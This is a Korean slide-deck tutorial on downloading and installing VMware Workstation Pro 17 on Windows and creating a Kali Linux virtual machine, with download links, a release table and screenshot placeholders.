
vmware pro 설치 방법 (kali linux, window 7)

-기획부-



VMware Workstation Pro

- VMware Workstation Pro
 - VMware(virtual machine) – 서버 안의 가상의 서버
 - VMware을 사용하는 이유?
 - 하나의 컴퓨터로 여러 개의 운영체제를 사용하고 싶을 때 사용한 다.
 - 컴퓨터 안에 컴퓨터가 있고 윈도우안에 윈도우, 또는 리눅스가 있는 것





VMware Workstation Pro

- VMware Workstation Pro

- ❑ “VMware Workstation Pro 17” 설치 파일 다운로드 링크
<https://support.broadcom.com/group/ecx/productdownloads?subfamily=VMware+Workstation+Pro>
- ❑ 다운로드를 위해서는 브로드컴(Broadcom) 온라인 사이트 가입 필요
- ❑ 가입방법 (참고)-> <https://foxydog.tistory.com/176>






VMware Workstation Pro

- VMware Workstation Pro

- “Vmware Workstaion Pro for Personal Use (windows)” 에서 가장 최신 버전 다운로드



The screenshot shows the VMware Workstation Pro download page for Windows. It features a table of releases with columns for Release, Release Level Info, and Language. The release 17.6.1 is highlighted with a red box, indicating it is the latest version. A 'Top' button with a speech bubble icon is visible in the bottom right corner of the table area.

Release	Release Level Info	Language
17.6.1	524563	English
17.6	522390	English
17.5.2	520448	English
17.5.1	520407	English
17.5	520406	English
17.0.2	520405	English
17.0.1	520404	English
17.0.0	520403	English





VMware Workstation Pro

- VMware Workstation Pro


I agree to [Terms and Conditions](#) ⓘ Expand All

VMware Workstation Pro for
Personal Use (For Windows)

Release
17.6.1

Release Level Info
524563

▼

File Name	Last Updated	SHA2	MD5	
VMware Workstation Pro for Personal Use (For Windows) VMware-workstation-full-17.6.1- 24319023.exe(447.93 MB) Build Number: 24319023	Oct 08, 2024 07:33AM	f95429e395a583eb5ba91f09b040e2f8c53a5 e7aa37c4c6bfcaf82115a8d3fa4	6896ebcad85daa19c90c044a7200d1b5	

1 to 1 of 1 records



< 1 >





VMware Workstation Pro



- VMware Workstation Pro





VMware Workstation Pro



■ VMware Workstation Pro





VMware Workstation Pro


- VMware Workstation Pro





VMware Workstation Pro

- VMware Workstation Pro




다운로드 후 finish 클릭하면 설치 완료됨.





VMware Workstation Pro

- VMware Workstation Pro






Kali Linux 가상머신 설치

- VMware Workstation Pro

☐ <https://www.kali.org/get-kali/#kali-platforms>

Choose **your** Platform |


LIGHT ☒ DARK




Installer Images

- ✓ Direct access to hardware
- ✓ Customized Kali kernel
- ✓ No overhead

Single or multiple boot Kali, giving you complete control over the hardware access (perfect for in-built Wi-Fi and GPU), enabling the best performance.


 Recommended



Virtual Machines

- ✓ Snapshots functionality
- ✓ Isolated environment
- ✓ Customized Kali kernel
- ✗ Limited direct access to hardware
- ✗ Higher system requirements

VMware & VirtualBox pre-built images. Allowing for a Kali install without altering the host OS with additional features such as snapshots. Vagrant images for quick spin-up also available.

 Recommended






Kali Linux 가상머신 설치

- VMware Workstation Pro

□ Vmware 다운로드 모양 선택





Kali Linux 가상머신 설치

- VMware Workstation Pro

WORKSTATION PRO™ 17



Create a New
Virtual Machine



Open a Virtual
Machine



